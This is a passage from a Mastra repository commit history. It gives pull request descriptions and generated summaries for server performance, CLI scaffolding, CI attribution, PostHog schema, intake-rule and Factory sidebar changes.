- Adds a `warmupInvalidations` field, typed `Set<string> | null`. Warmup
creates a new set when it starts. The field is set to `null` when warmup
finishes.
- `invalidateIndexCaches()` adds the index name to this set when the set
is not `null`.
- Warmup skips an index that is already in the set before it reads
metadata.
- Warmup checks the set again before it writes `createdIndexes` and
`indexVectorTypes`.
- Warmup collects the per-index read promises. Its `finally` block waits
for all of them with `Promise.allSettled`. Then it sets the field to
`null`.
The `finally` block keeps tracking active until every started read
settles. A single rejected read does not end tracking early. The
`cacheWarmupPromise` assignment is not changed in this diff. Its async
body now waits for the reads, so `disconnect()`, which waits for
`cacheWarmupPromise`, also waits for those reads.
Expected effects, as stated in the changeset:
- `upsert()` and `query()` do not fail with "Vector table ... does not
exist" after an index is deleted and created again during startup.
- `createIndex()` does not keep the previous metric when an index is
deleted and recreated, or rebuilt, during startup.
Invalidation applies only to operations on the same `PgVector` instance.
Changes made by another instance or process are not covered.
The change adds a patch changeset for `@mastra/pg` that describes both
fixes.
The PR also adds two tests to `stores/pg/src/vector/index.test.ts`.
According to the file summary, one covers upsert after delete and
recreate during warmup. The other covers metric and index type after
delete, recreate, and rebuild during warmup. The test file contents were
not inspected in this review. No test results were available.
**Scope:** 3 files changed, 132 lines added, 2 lines removed.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
Ward Peeters
|
0ed63d7308 |
perf(server): stop deep-copying agent controller display state for every SSE client (#30615)
A long-running Factory server ("shipyard") grows from about 2 GB to
about 7 GB of memory over six hours, and garbage collection rises from
13% to about 42% of its busy CPU time, with event-loop stalls of up to 2
s. Its top allocation site is the agent controller SSE stream. Every
`display_state_changed` event was `structuredClone`d once for each
connected client in `toWireDisplayState`, then JSON-serialized again
once for each client by the server adapter. `structuredClone` copies
every string, so the current message text and every completed tool
result were duplicated in every snapshot, for every client, on every
update. Any frame waiting in a slow client's queue held its own full
copy.
This PR changes only `@mastra/server`. Nothing changes in `@mastra/core`
or the wire format.
**One snapshot per update.** The session bus hands every stream the same
event object in one synchronous dispatch. The stream handler now builds
one snapshot for that event and gives it to every stream of the session.
A single slot keyed by event identity is cleared in a microtask, so a
held event that is emitted again later gets a fresh snapshot.
**Strings are shared, not copied.** `snapshotForWire` copies the state
the way `JSON.stringify` would read it at that moment. It copies every
object and array, because the reducer updates tool status and results,
input buffers, file operations and subagent progress in place. It
resolves `toJSON` (Dates become ISO strings, as on the wire). It shares
strings and other primitives, which can't change. Shared and circular
references are kept the same way `structuredClone` kept them.
**Serialized once.** When a second stream takes the same frame,
`shareStreamChunk` marks it, and `serializeStreamChunk` caches its JSON
in a `WeakMap`. Every client of the session reuses one string. A lone
client never creates a cache entry.
With no clients connected the bus already does no snapshot work, so
`SessionBus` and its ordering guarantees (a pending coalesced snapshot
is flushed before the next non-coalescible event) are untouched.
**Test plan**
New tests in `agent-controller.test.ts` run through a real session bus,
the real stream route and the real `redactStreamChunk` +
`serializeStreamChunk`, then parse the bytes back.
A slow client with every frame queued before it reads still sees each
step of the turn as it was when emitted. For example, a tool is
`running` before it is `completed`, input-buffer text grows, and file
operations go from 1 to 2. Two clients of one session get identical
frames, and a client of another session sees only its own state.
Re-emitting a held `display_state_changed` event sends the current
state, not the cached frame. A parsed tool result with an own
`__proto__` key arrives unchanged.
Each test fails when the matching piece is broken on purpose: a shallow
copy, a never-cleared slot, a frame shared across events, or plain
assignment of `__proto__`. The first three tests also pass on the old
`structuredClone` code, so they check what clients receive, not how it
is built.
Suites run:
- `packages/server`: full suite 3574 passed. `tsc --noEmit`, lint and
prettier are clean.
- `packages/core`: `display-state.test.ts` 106 passed, including the
coalesced-flush ordering test.
- `server-adapters/hono`: 3524 tests passed. Four files didn't load
locally because `@mastra/client-js` and `@mastra/duckdb` weren't built.
`packages/server/scripts/bench-agent-controller-stream.ts` drives a real
session and the real stream route through one turn. The turn is 500 text
deltas spaced past the 16 ms coalescing window, plus one 100 KB tool
result, giving 1018 frames per client. Each client redacts, serializes,
frames and encodes every frame the way the adapters do. `allocated`
comes from one heap-sampling run and counts collected objects. The other
columns are medians of 7 runs, against `origin/main`:
| clients | allocated | time inside `session.emit` | CPU | GC |
| --- | --- | --- | --- | --- |
| 0 | 1.7 → 1.6 MB | 11 → 16 ms | 48 → 62 ms | 3× / 0.7 ms → 2× / 0.9 ms
|
| 1 | 174.8 → 122.0 MB | 73 → 62 ms | 301 → 341 ms | 7× / 9.7 ms → 14× /
10.1 ms |
| 5 | 851.7 → 349.2 MB | 112 → 50 ms | 1320 → 756 ms | 22× / 39.3 ms →
10× / 19.3 ms |
The benchmark hashes every client's full byte stream. The hash is
`aa4b36c9b3ae0e21` before and after, for both 1 and 5 clients. A
separate one-off run with awkward values was also byte-identical. The
values were Dates, nested Map/Set, shared and circular references,
BigInt, `NaN`, `-0`, sparse and typed arrays, class instances,
integer-like keys, U+2028 and lone surrogates.
For one client, allocation drops by about 30%. The 0-client row runs no
changed code, so its differences are noise. CPU and GC moved both ways
across runs: over about 8 paired runs CPU was 293–416 ms before and
281–390 ms after, and GC time stays flat, so I'd call it neutral. The
gain grows with every extra client on a session.
**Decision needed.** Values that `structuredClone` mishandles now
serialize the same way JSON serializes them, which is how every other
stream event is already sent:
- A function or symbol anywhere in display state used to make
`structuredClone` throw. The stream listener then unsubscribed and the
client silently stopped getting events. Now the value is dropped and the
stream keeps going.
- A class instance with `toJSON` used to arrive as its own fields, for
example `{"cents":150}`. It now sends its `toJSON` output, for example
`"$1.50"`.
- An `Error` with custom enumerable fields used to arrive as `{}`. It
now keeps those fields, for example `{"statusCode":403}`.
The run engine turns tool errors into message strings, so I don't expect
the last two in practice. Please confirm this is acceptable.
**Open risks and questions**
Sharing depends on a convention: once a frame is marked shared it must
not be mutated. No adapter mutates chunks (`redactStreamChunk` returns
`display_state_changed` as-is), and the frames are not frozen. A custom
adapter that mutated a chunk would leak the change to other clients of
the session. In-process consumers of the route also now receive the same
frame object as the other streams of that session.
If one client drains a shared frame quickly and another is stalled, the
cached JSON stays alive until the stalled client reads the frame. Each
queued frame then pins about one serialized frame. That is roughly the
size the old per-client clone held, so not worse, but a stalled client
still costs memory per queued frame.
I haven't reproduced the production growth itself. This PR removes the
per-client clone, the duplicated strings and the repeated stringify. It
doesn't address two other things:
- **Unbounded queues.** The stream handler enqueues without checking
`desiredSize`, so a client that stops reading can make its queue grow
without limit. I haven't checked how each adapter handles a slow socket.
- **Full snapshots.** Every snapshot still carries the full state,
including every completed tool result.
Either could account for part of the 2 → 7 GB growth.
If the handler and an adapter were ever loaded from different builds
(ESM and CJS), they would hold separate caches. Clients would still get
correct bytes, just without the shared serialization. In the current
`dist`, both import `serializeStreamChunk` from the same chunk.
Each adapter still builds and encodes `data: ${json}\n\n` for every
client. That is most of the remaining per-client cost, about 58 MB per
client in the benchmark. Caching encoded frames would mean touching
every adapter, so I left it out.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
The server sends the same agent status updates to many viewers. Before
this change, it made a full copy of each update for every viewer. Now it
makes one snapshot per update and reuses the serialized result for
viewers that receive the same update. This uses less memory and less
processing.
## Summary
This change affects only `@mastra/server`. It does not change
`@mastra/core` or the wire format.
The change does the following for `display_state_changed` events:
- Creates one snapshot per dispatched event for all streams in a
session.
- Shares strings and other primitives. Copies objects and arrays.
- Marks a frame as shared when several streams use it. Caches its
serialized JSON so clients reuse one serialization. A single-client
stream does not create a cache entry.
- Clears the snapshot slot in a microtask. A later re-emission of the
same event gets a new snapshot.
The change does not alter `SessionBus` or its ordering guarantees.
## Changes by file
- `.changeset/modern-regions-lead.md` (+5): Adds a patch changeset for
`@mastra/server`.
- `packages/server/src/server/handlers/agent-controller.ts` (+87/-13):
Builds the display-state snapshot. Recursively copies objects and
arrays. Preserves shared and circular references. Resolves `toJSON`.
Unboxes `Number`, `String`, and `Boolean` objects. Clones typed-array
views. Keeps an own `__proto__` key as a data property. Converts
Map-valued fields to records. Reuses one serialized frame for streams
that receive the same event during one synchronous dispatch.
- `packages/server/src/server/server-adapter/serialize.ts` (+23/-2):
Adds `shareStreamChunk<T extends object>(chunk: T): T`, which marks an
object for shared serialization. `serializeStreamChunk` reuses the first
result for marked objects, including failures. Unmarked chunks serialize
on each call. The cache uses weak object keys.
- `packages/server/src/server/handlers/agent-controller.test.ts` (+234):
Adds wire-level tests. The tests cover:
- Queued frames that keep the state from their emission time.
- Identical frames for multiple clients of one session.
- Isolation between sessions.
- Tool results with an own `__proto__` key.
- Boxed primitive values.
- Refreshed state when a held `display_state_changed` event is
re-emitted.
- `packages/server/scripts/bench-agent-controller-stream.ts` (+263):
Adds a benchmark. It drives a session through the stream route with a
set number of clients. It reports CPU time, synchronous `session.emit`
time, GC activity, sampled allocations, wire size, frame count, and
per-client wire hashes.
## Behavior changes
- Clients receive identical bytes for a shared event.
- Message text and tool results are shared, not copied.
- An unclonable value no longer closes the stream. Functions and symbols
are dropped.
- Class instances serialize through `toJSON`.
- Enumerable custom fields on `Error` objects are kept.
- An own `__proto__` key is kept as a data property.
- Boxed `Number`, `String`, and `Boolean` values are unwrapped, as in
JSON serialization.
## Testing (author-reported, not verified here)
- `packages/server`: 3,574 tests passed. `tsc --noEmit`, lint, and
Prettier passed.
- `packages/core` `display-state.test.ts`: 106 tests passed, including
the coalesced-flush ordering test.
- `server-adapters/hono`: 3,524 tests passed. Four files did not load
because `@mastra/client-js` and `@mastra/duckdb` were not built.
- Benchmark, one client: allocation fell from 174.8 MB to 122.0 MB.
- Benchmark, five clients: allocation fell from 851.7 MB to 349.2 MB.
- Full-stream hashes matched before and after for one and five clients.
- CPU and GC results were reported as neutral. The 0-client row runs no
changed code and was reported as noise.
- CI status on the current head: not available.
## Open risks and review questions
- The author has not reproduced the production memory growth.
- Slow-client queues are unbounded.
- Snapshots still include full state.
- Shared frames are not frozen. A custom adapter that mutates a shared
frame could affect other streams in the session.
- Adapters still encode a separate SSE frame per client.
- The author asks reviewers to confirm that the JSON handling for values
that `structuredClone` mishandles is acceptable.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
Tyler Barnes
|
4feafd33e1 |
feat(mastracode): export runTui so other programs can start the TUI with extra session options (#30371) | ||
|
mastra-platform[bot]
|
c451f9c63a |
fix(create-factory): stop scaffolding when a --tag registry lookup fails (#30614)
> Opened by @DSchau Follow-up to #30598. ## Summary `create-factory --tag <dist-tag>` looks up each `mastra`/`@mastra/*` package's dist-tags with `npm view` and pins the package to that version. Before this change, a failed lookup (for example a network error or a registry 5xx) was handled the same way as a package that has no release under the tag. If one lookup failed while the others succeeded, the CLI kept the template's version for that package, showed a "no release found" warning, and installed a project that mixed release channels. Now: - **A lookup fails for any package:** the CLI stops before installing and names the affected packages ("Could not look up the "alpha" versions of @mastra/factory. Check your network connection and npm registry access."). - **A package has no release under the tag:** unchanged. The CLI keeps the template's version and shows a warning. - **No package has a release under the tag (e.g. a typo):** the CLI stops with "No Mastra packages are published under the "<tag>" tag." ## Test plan - [x] New test: one `npm view` fails while the others succeed. The scaffold rejects, names the package, and never runs install. - [x] New test: an unknown tag fails before install with the new message. - [x] Existing tests still pass, including the one where a package has no release under the tag. - [x] `vitest` 74/74, `tsc --noEmit`, `oxlint` all pass <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When you create a new Mastra project with a version tag, the tool now stops if it cannot check a package's version. Before, it could not tell a failed check apart from a package with no release under that tag. Now it stops and tells you which package failed the check. ## Summary This change updates how `create-factory --tag` handles npm registry lookups for `mastra` and `@mastra/*` packages. It separates two cases: - **Lookup failure.** The registry request throws. Scaffolding stops before installation. The error names the packages whose lookup failed and suggests an `npm view <package> dist-tags` check. - **No release under the tag.** The registry responds, but the package has no version for the tag. The package keeps its template version. A warning is shown. If no package resolves under the tag, scaffolding stops with the error `No Mastra packages are published under the "<tag>" tag.` ## Changes - `mastracode/mastra-factory/src/utils/versions.ts` - `PinResult` gains a `failed` field that lists packages whose lookup failed. - `resolveDistTag` returns `{ version }` for a valid version, `{}` when the tag has no valid version, and `{ failed: true }` when the lookup or parsing throws. - `pinMastraPackages` returns without writing `package.json` if any lookup failed. - Packages with no version for the tag stay in `unresolved`. - `mastracode/mastra-factory/src/create.ts` - If `pinMastraPackages` throws, the pinning spinner stops with a failure message. The error is rethrown. - If any lookups failed, the spinner stops and the error names the failed packages and includes a registry and tag check command. - When no package pins and some packages are unresolved, the error reports that no packages are published under the tag. It includes a command to list available tags. - `mastracode/mastra-factory/src/create.test.ts` - New test: a tag with no published Mastra packages fails with the tag-specific message. Installation does not run. - Replaced test: a lookup failure for `@mastra/factory` fails with a package-specific error. Other lookups return tag data. `@mastra/core` remains at `latest`. Installation does not run. - `.changeset/create-factory-tag-lookup-errors.md` - Adds a `patch` changeset for `create-factory`. It describes the lookup-failure and missing-release behavior. Diff size: 4 files, +61 and -16 lines. ## Verification The PR author reports that `vitest` (74/74), `tsc --noEmit`, and `oxlint` pass. These results are not verified here. This summary is based on the diff metadata and the supplied change summaries only. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
8847e06005 |
ci(test-tiers): name the merge that broke a skipped test and alert its author (#30606)
## Why Test tiers skip test files and jobs on PRs when they haven't failed in 30 days. The full suite still runs on the alpha versioning PR (`changeset-release/main`), so a merge that breaks a skipped test goes green on its PR. The failure then turns up later on the versioning run, with nobody pointed at it. That's what happened with #29370, which broke `goal-step.test.ts`, and #30434, which broke the Playground autosave test. ## What this does When a versioning run fails in a file or job that tiers had skipped, the tier update now passes those escapes to a new `attribute` job. That job: 1. Finds the last green versioning run (up to 72 hours back) and lists the first-parent merges on `main` between it and the red head (at most 60). 2. Bisects those merges, running only the escaped test file at each step. It checks out the commit, installs, builds the package and its dependencies from the read-only Turbo cache, and runs Vitest across the `unit`, `typecheck`, `e2e:packages/*` and `e2e:client-sdks/*` projects, the same ones the PR jobs use. 3. Names a merge only when the file fails there twice and passes at its parent. A file that passes at the red head is reported as not reproduced (a flake). A file that also fails before the range, or can't be run, is unconfirmed. Nobody is tagged in either case. When a file is reported by more than one project, any failure wins. The file passes only if every result passed, and a file with no result is unconfirmed. A separate `notify` job holds the Slack token and sends the messages. If `attribute` fails or times out (45 minutes), `notify` sends the plain fallback alert that `update` prepared. The escaped file goes back into the PR tier for 30 days, as before. ### Who gets tagged The message names the PR, its title and its author, tagged through `.github/slack-users.json`. A login that isn't in the map is printed as a plain `@login`. When the PR was opened by a bot, the bot can't answer for it, so the message tags a person instead and says who they are to the PR: 1. the human who merged it ("merged by"); otherwise 2. every human whose latest review approved it ("approved by"); otherwise 3. the human(s) credited on the most commits, counting commit authors and `Co-authored-by` trailers with GitHub noreply addresses ("co-authored by"); otherwise 4. `@here`. `@here` is for when we can't tell who the person is. It is not for a person we know but who is missing from the Slack map: they still get a plain `@login`. Reviews and commits are read across every page. A lookup that fails, or a commit list at GitHub's 250-commit cap (which may be cut off), counts as unknown, and that rung is skipped rather than guessed from. PR titles are escaped, so a title can't inject `<!here>` or other mentions. ## Testing - `node --test scripts/test-tiers/*.test.mjs`: 96 pass on Node 22 and 24. The new tests fail with the attribution module removed. Each stand-in rung, the title escaping, any-failure-wins aggregation, E2E project selection and pagination fails its own test when that rule is removed. - Replays against real versioning runs, at the real commits: - #29370 (`goal-step.test.ts`, run 43907413456): found merge ` |
||
 Leo |
b1ba914ea1 |
fix(connect): accept PostHog column type pairs in posthog_run_query (#30541)
## Summary `posthog_run_query` in `@mastra/connect` failed provider-response validation whenever PostHog returned column types, which it does for every query with columns, even `select 1`: the schema expected `types` as strings, and PostHog sends `[columnName, clickhouseType]` pairs such as `[["1", "UInt8"]]`. Both schemas now accept those pairs, through a generator override in `scripts/generate-provider.ts` like the Fireflies and OpenAI ones. The pinned template commit returns 404 upstream, so the override's output was applied to `tools/run-query.ts` by hand, and a generator test proves it matches a regeneration byte for byte. ```diff // posthog/run-query, in both runQueryOutputSchema and ProviderResponseSchema -types: z.array(z.string()).nullish() +types: z.array(z.tuple([z.string(), z.string()])).nullish() ``` ## Evidence The new test `src/__tests__/posthog-run-query.test.ts` goes through the public `tools()` resolver against a real localhost HTTP server; only the PostHog response body is scripted, starting from the issue's `select 1` payload. - **Before** (main's generated tool): 4 of 9 fail. Three are the bug, with the issue's error: ``` × returns the rows and column types for select 1 × returns a type pair per column for a grouped query × keeps column types for a query that returns no rows ZodError: path ["types", 0]: Invalid input: expected string, received array ``` The fourth, `rejects flat string types`, fails because main accepts flat strings; it pins the new contract. **After:** 9 of 9 pass. Pairs, multiple columns, zero rows, and `null`, omitted or empty `types` are accepted; flat strings, a one-element entry and a three-element entry are rejected. - **Response shape:** PostHog's source fills `types` with pairs on every path ([`query.py:140`]( |
||
|
Ward Peeters
|
2d53b0462d |
fix(factory): delete an intake rule without renumbering the rules after it (#30613)
## Problem On a deployment with a remote Postgres (e.g. Shipyard), `DELETE /web/factory/projects/:id/intake-routes/:routeId` took very long, and deleting a rule broke other admins' open rule edits. The delete closed the position gap it left: it rewrote every rule after the deleted one with two sequential UPDATEs each (park at a negative position, then the final position — ~2N round trips inside one transaction). Each rewrite also bumped the rule's revision, so an edit another admin had open failed with a stale-revision 409 when saved. Deleting a board compacted its surviving project's rules the same way. ## Fix Stop compacting positions on delete. Gaps are safe: every reader sorts by `position`, new rules insert at `max + 1`, and reorder / insert-ahead renumber the whole list anyway. The single-rule delete and the board delete now only remove the deleted rows — O(1) route-table writes, and the surviving rules keep their positions, revisions and order. No schema change; the UI already renders rules by list order. ## Tests - New storage scenario (LibSQL + Postgres): rules over two boards, delete one near the top → zero writes to the route table (spied), the other rules keep order/revision/fields exactly, an edit loaded before the delete still saves, and later insert + reorder still work over the gap. - New HTTP scenario (LibSQL + Postgres): delete a rule through the API → remaining rules keep revision 1 and a PATCH holding a pre-delete revision answers 200 instead of 409. - Updated the board-delete scenario to pin that surviving rules keep their positions/revisions, and removed assertions that pinned the old contiguous renumbering. - Both new scenarios were verified red on the previous code (8 route writes / revision bumps / 409) and green on this change. - Net test lines: +45 (81 insertions, 36 deletions across 4 test/source files). Gates: `build:lib`, `tsc --noEmit`, `oxlint --type-aware`, `oxfmt`, focused intake/boards/dispatcher suites on LibSQL and a dedicated postgres:16 container, CLI route metadata regenerated with no drift. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When someone deletes an intake rule, the app used to renumber every rule below it. That caused slow writes on remote databases and conflicts for editors who had a rule open. Now deletion removes only the selected rule, and the other rules keep their positions and revisions. ## Summary This change stops intake-rule deletion from renumbering surviving rules. It applies to single-rule deletion and to board deletion. The change also prevents board-scoped reorder and insert-ahead from renumbering or revision-bumping rules that do not move. Before this change, deletion closed the position gap by updating every later rule. On remote Postgres, this added many route-table writes. It also changed each survivor's revision. An editor who loaded a rule before the delete then received a stale-revision conflict on save. After this change: - Deletion removes only the selected rows. - Surviving rules keep their positions, revisions, and order. - Position gaps are allowed. Readers sort by position. - New rules use `max + 1`. - Project-wide reorder still compacts positions. - Board-scoped reorder assigns the board's rules only to position slots that the board already holds. Other boards' rules keep their positions and revisions. - Insert-ahead uses a free gap before the catch-all when one exists. Otherwise, it moves only the catch-all and the rules after it. - Default seeding is unchanged. It places new defaults at the start of the list. - No schema change is included. ## Changes by file - **`.changeset/purple-buckets-spend.md`**: Adds a patch changeset for `@mastra/factory`. It describes the delete fix. (+5/−0) - **`mastracode/factory/src/storage/domains/boards/base.ts`**: Removes renumbering from intake-route and board deletion. Adds the gap-aware insert-ahead and board-scoped reorder behavior. `placeIntakeRoutes` delegates to `moveIntakeRoutes`, which leaves routes already in place unchanged. (+45/−14) - **`mastracode/factory/src/storage/domains/boards/intake-routes.test.ts`**: - The route-order helper accepts strictly increasing, distinct positions with gaps. - `emptyProject` deletes seeded routes in listed order. - A new test covers deletion of an early route. It checks that no route-table updates run. It checks that other routes keep their order, fields, and revisions. It checks that an edit using a previously read revision succeeds, and that later insert and reorder work across the gap. - New tests cover board-scoped reorder across a gap and insert-ahead across a gap. - The concurrency test title and comments describe adding, deleting, and editing routes. (+94/−22) - **`mastracode/factory/src/storage/domains/boards/intake-order.test.ts`**: The board-deletion test expects surviving routes to keep their positions and revisions. The title states that other boards' rules are unchanged. (+5/−4) - **`mastracode/factory/src/routes/intake-routes.test.ts`**: Test setup deletes unseeded routes in listed order. A new regression test checks that deleting one route leaves other revisions unchanged. It also checks that an editor holding a pre-delete revision can update a later route without a conflict. (+24/−2) Totals: 5 files changed, +173 lines, −42 lines. ## Verification The PR author reports these results. This review did not run them. - New LibSQL and Postgres storage and HTTP scenarios fail on the previous code and pass with this change. This includes the board-scoped reorder and insert-ahead regression scenarios. - Reported gates: `build:lib`, `tsc --noEmit`, `oxlint --type-aware`, `oxfmt`, and focused intake, boards, and dispatcher suites on LibSQL and a Postgres 16 container. - CLI route metadata was regenerated with no drift. - The author reports that all gates were rerun after the follow-up changes and passed. ## Review notes - Behavior change: deleted rules leave position gaps. Any reader that assumes contiguous positions starting at zero will fail. The test helper accepts gaps. Other readers were not checked in this review. - Review severity counts: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Damien Schneider
|
c638825c83 |
feat(factory): list each Connect connection's tools in Settings › Tools (#30610)
## Description Stacked on #30607. Settings › Tools lists a project's Mastra Connect connections, but not the tools sessions actually get from them, so there's no way to check what a `tools` option narrows to (e.g. `allowTools: ['posthog_get_*', 'posthog_list_*']`) without starting a session. New `GET /web/integrations/platform/connect-tools/tools` resolves the tools a session started by the signed-in user would get: Factory's default Connect tools, or whatever the `tools` option returns. Each tool comes back with its description, whether it asks for approval and, for default tools, whether Factory leaves it out because it deletes or archives. GitHub/GitLab tools stay out, like their connections. If the tools can't be resolved, it answers 502 `tools_unavailable` with the reason, so the panel shows a retry instead of an empty list. In `session-tools.ts` the unfiltered resolver is split from the session wrapper, so sessions behave exactly as before (filtered, and an empty set with a warning on failure) while the listing sees failures. The panel shows "N tools" per connection and expands to the list, matched to connections by Connect's `<integrationId>_` tool prefix. With a `tools` option, a connection the code doesn't use shows "No tools", and tools from no listed connection (MCP, custom tools) appear under "Other tools from code". One caveat: a `tools` function that reads the request sees the signed-in user's request here, not a session's. **Default tools**: what sessions get, then what Factory leaves out:  **Tools from code**: a `tools` option narrowing PostHog to read tools, not using Linear, and adding one tool of its own:  Tests: `factory.test.ts` boots a real Factory against the Platform stand-in and checks the listing matches what sessions get, including the left-out Linear tools, for both the default and a narrowing `connectTools()` option, plus the 502 when the Platform is down. Route tests cover approval flags, custom tools not being filtered, missing setup and signed-out callers. MSW tests cover counts, ordering, "No tools", "Other tools from code" and the retry. Patch changesets for `@mastra/factory` and `mastra`, plus README notes. ## Related issue(s) Related to #30579 (fixed in #30607). ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [x] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [ ] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR --- _Generated by [Claude Code](https://claude.ai/code/session_01VhgyDVR9FKd4yzi7nnjSdi)_ --------- Co-authored-by: Damien Schneider <damien@mastra.ai> |
||
|
Damien Schneider
|
a6dbd29a4e |
fix(factory): list Connect connections in Settings › Tools when tools is set (#30607)
## Description
Settings › Tools said "Mastra Connect tools are off" whenever a Factory
set the `tools` option, even when that option was itself Connect tools,
e.g.:
```ts
tools: connectTools({ providers: ['posthog'], allowTools: ['posthog_get_*', 'posthog_list_*'] })
```
Sessions got the PostHog tools fine, but `factory.ts` dropped the
Connect project id as soon as `tools` was set, so `GET
/web/integrations/platform/connect-tools` answered 404
`connect_tools_off` and the panel showed it as off.
The project id is now resolved independently of `tools`. Whenever the
Factory has Platform credentials and `MASTRA_PROJECT_ID`, the route
lists the project's connections and returns `toolsSource: 'default' |
'custom'`. With `custom`, the panel keeps the list and says session
tools are set in code. When setup is missing, the 404 keeps the
`connect_tools_off` code (older CLIs still read it) and adds `reason:
'no_credentials' | 'no_project_id'`, so the panel names the one missing
piece instead of listing every cause. The route also checks sign-in
before answering, so signed-out callers can't read how the Factory is
set up.
What sessions get is unchanged: `tools` still replaces the default
Connect tools.
**Before**, a Factory narrowing Connect tools in `tools`:

**After**, same Factory:

**After**, Platform credentials set but no `MASTRA_PROJECT_ID`:

Tests: route tests cover the custom source, each missing reason and
signed-out callers. A `factory.test.ts` case boots a real Factory with a
narrowing `connectTools()` against the Platform stand-in and reads the
route; it fails with the 404 without the fix. MSW tests cover the panel
states, including an older server that sends no reason. Patch changesets
for `@mastra/factory` and `mastra` (the Settings UI ships in the CLI),
plus a README note.
## Related issue(s)
Fixes #30579
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [x] I have linked the related issue(s) in the description above
- [x] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
---
_Generated by [Claude
Code](https://claude.ai/code/session_01VhgyDVR9FKd4yzi7nnjSdi)_
---------
Co-authored-by: Damien Schneider <damien@mastra.ai>
|
||
|
Damien Schneider
|
46361a59f9 |
feat(factory): announce session writes so sidebars update live (#30617)
**─────── TLDR ───────**
> A session someone starts, renames, hides or follows to a card now
shows in every teammate's sidebar within a second, not up to a minute
later.
Session and follow writes never sent a feed frame, so other open
sidebars only caught up on the 60 s safety refetch, or on a 15 s
`settling` poll while a session was starting. Now every committed
session or follow write announces its project. Every replica forgets its
cached list for that project, and the feed frame makes the open tabs
reload.
### Behavior changed
a teammate starts, renames or makes a session private
├─ **was** — your sidebar caught up after 15 to 60 s
└─ **now** — it updates on the next feed frame
a session follows or stops following a card
├─ **was** — same 60 s delay
└─ **now** — same feed frame
a session is still starting in an open sidebar
├─ **was** — the sidebar polled `session-rows` every 15 s
└─ **now** — no poll; each write sends its own frame
the session list, on a sidebar reload with no write since the last one
├─ **was** — one probe query, then a full reload whenever
the probe moved
└─ **now** — kept in memory, no query for it
### Gain
> ██████████████████ **#30616** `8.5 queries`
> ██████████ **this PR** `4.5 queries`
Database queries per sidebar request, same bench as #30616: 50 viewers,
about 4,000 sessions, local Postgres. CPU for those 50 viewers went from
225 to 243 ms, which I read as noise but did not prove.
### Shape changed
| | | |
|---|---|---|
| **−** | `ProbedList`, `probeNewest` | a probe per read plus a 5 s
settle window |
| **−** | `settling`, `isSettling` | the poll they drove is gone |
| **+** | `AnnouncedLists` | list kept until a write announces it;
mirrors `KeptCards` |
| **+** | `shareSessionListChanges` | bus wiring; mirrors
`shareLinkedRepositoryChanges` |
| **~** | `unsubscribeFromWorkItem` | takes `factoryProjectId`, to
announce the right list |
removed from the wire
`settling` on `GET …/session-rows` · `settling`
on `GET …/session-activity`
### Decisions
- **one topic for sessions and follows, apart from board changes** — a
session write must not make `KeptCards` reread cards; merge topics if
you disagree
- **four one-shot writes moved to `updateAtomic`** — the announcement
needs the row's project; one transaction per session lifetime each
- **kept the `UNMATERIALIZED_POLL_MS` poll in `useWorkspaces`** — feed
frames don't refetch that query; out of this PR's scope
### Watch
> [!WARNING]
> A lost bus message leaves that replica's list <mark>stale for up to 60
s</mark>, the max age every kept list has. A replica that cannot
subscribe reads the database on every request instead.
on deploy: replicas still on the old build neither announce nor listen,
so their writes reach new replicas within 60 s until the rollout ends.
### Not verified
- [ ] a sidebar updating live in a browser, on two accounts
---
> ██████████████████ **source** `+264 −156` — net +108
> █████████████████ **tests** `+253 −277` — net −24
> █ **changeset** `+5`
> █ **generated** `+2 −10`
> █ **docs** `+1 −1`
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Teammates' open sidebars now update when someone changes a
session or a follow. Before, the sidebar asked the server again and
again. Now the server sends a message when something changes.
## Summary
This pull request changes how `@mastra/factory` reports session and
follow list changes to open sidebars. It replaces periodic sidebar
refetches with write-triggered feed frames.
### Behavior changes
- Session starts, renames, visibility changes, and follow changes
announce their project. `shareSessionListChanges` relays these
announcements across replicas and sends a frame on the project feed.
- The `settling` field is removed from the `session-rows` and
`session-activity` responses. The schemas, handlers, and
`sessionActivity` no longer use it or the `now` input for it.
- The `UNMATERIALIZED_POLL_MS` polling in `sessionRowsQueryOptions` and
`sessionActivityQueryOptions` is removed. Both keep
refetch-on-window-focus. The constant is no longer exported from
`useWorkspaces.ts`, but its value stays at 15,000 ms.
- `unsubscribeFromWorkItem` now requires `factoryProjectId`. Callers in
`session-tools.ts` and `work-item-tools.ts` pass the project scope.
### Storage changes
- `ProbedList` and `probeNewest` are removed, along with
`probed-list.ts` and its test file.
- `AnnouncedLists<T>` replaces them. It caches a project list in memory
until an announcement invalidates it, with a 60-second maximum age. It
holds at most 100 entries. When announcements are untrusted, reads call
the loader directly.
- `SourceControlStorage.projectSessions` and
`WorkItemsStorage.projectSubscriptions` are now public `AnnouncedLists`
instances. Session and subscription mutations announce their scope.
